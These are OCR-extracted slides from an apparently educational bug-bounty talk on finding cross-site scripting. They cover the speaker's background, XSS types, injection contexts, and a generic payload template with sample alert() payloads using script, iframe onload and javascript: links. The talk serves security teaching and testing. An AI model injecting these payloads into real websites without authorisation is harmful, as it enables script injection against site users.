


XSS Curioxssity

A series of solving XSS cases

About me

https://threatcon.io/about-yappare

Hi, I'm Ahmad!

During working hours

Lead Security Consultant
at ZX Security Ltd (New Zealand)


After working hours

Experienced poster
@yappare
Father for 4 little monsters

About me

https://threatcon.io/about-yappare

Hi, I'm yappare!



Google Bug Hunt

180 Ahmad Ashraff

yappare
@yappare

Top 10 (2013-2017?)
current: 13th

3rd place in #beta022 @bugcrowd !
result notification got something ne
#Bugbounty

11:25 PM · Aug 24, 2013 · Twitter Web Client

Introduction

https://threatcon.io/introduction

Why?

Nikhil Synack

online

You

give me some advice what topic should I submit for Threatcon Bounty village talk

All xss though

10:56 pm

Introduction

https://threatcon.io/introduction

Why?

Submission type and severity

A look into the type and severity of vulnerabilities in this period.

VRT category	Count
Cross-Site Scripting (XSS)	477
Broken Authentication and Session Management	136
Server-Side Injection	103
Broken Access Control (BAC)	42

label:bounty-google xss

From | Any time | Has attachment | To | Advar

Refresh More

» security, me 4 Bounty/Google [8-5137000009841] XSS in

» security, me 4 Bounty/Google [1-8194000009568] XSS in

» security, me 3 Bounty/Google [5-6601000009533] XSS in

» security, me 3 Bounty/Google [8-0351000006580] other i

» secur., Google, me 6 Bounty/Google [6-7338000006166] other i

Introduction

https://threatcon.io/introduction#pg1

XSS what?

Reflected

Stored/Permanent

DOM-based

Blind

Flash-based

self-reflected

Introduction

https://threatcon.io/introduction#pg2


XSS what?

- Look for available parameters or forms
- Insert <script>alert('XSS')</script>
- A popup appears.

Introduction

https://threatcon.io/introduction#pg3

```
<script>
                                    = "https://test
</script>
<script>
  alert(1)
</script>
";var SSO
</script>
```




Curioxssity

https://threatcon.io/curioxssity

Inside tag

```
1   <input type="text" value="$input">
2
3   <a href="$input">Click Me</a>
4
5   <iframe src="$input">
6
7   <div name="$input">
8   </div>
```


Curioxssity
https://threatcon.io/curioxssity
Outside tag
1 <title> This is a $input </title>
2
3 <h3>Hello $input! </h3>
4
5 I am $input!


Curioxssity
https://threatcon.io/curioxssity
<{tag}{}{event_handler}{}={}{javascript}{}{>,//,Space,Tab,LF}

Curioxssity

https://threatcon.io/curioxssity

<{tag}{}{event_handler}{}={}{javascript}{}{>,//,Space,Tab,LF}


<iframe onload=javascript:alert(0)>

<a href=javascript:alert(0)>

<script src=javascript:alert(0)>

Curioxssity

https://threatcon.io/curioxssity


Curioxssity
https://threatcon.io/curioxssity
HTML
1 <input type="text" value="input">
CSS
1
JavaScript + No-Library (pure JS)
Tidy
1
input

Curioxssity

https://threatcon.io/curioxssity


HTML ▼ Tidy CSS ▼

```
1  <input type="text" value="<'"">
```

It breaks the code

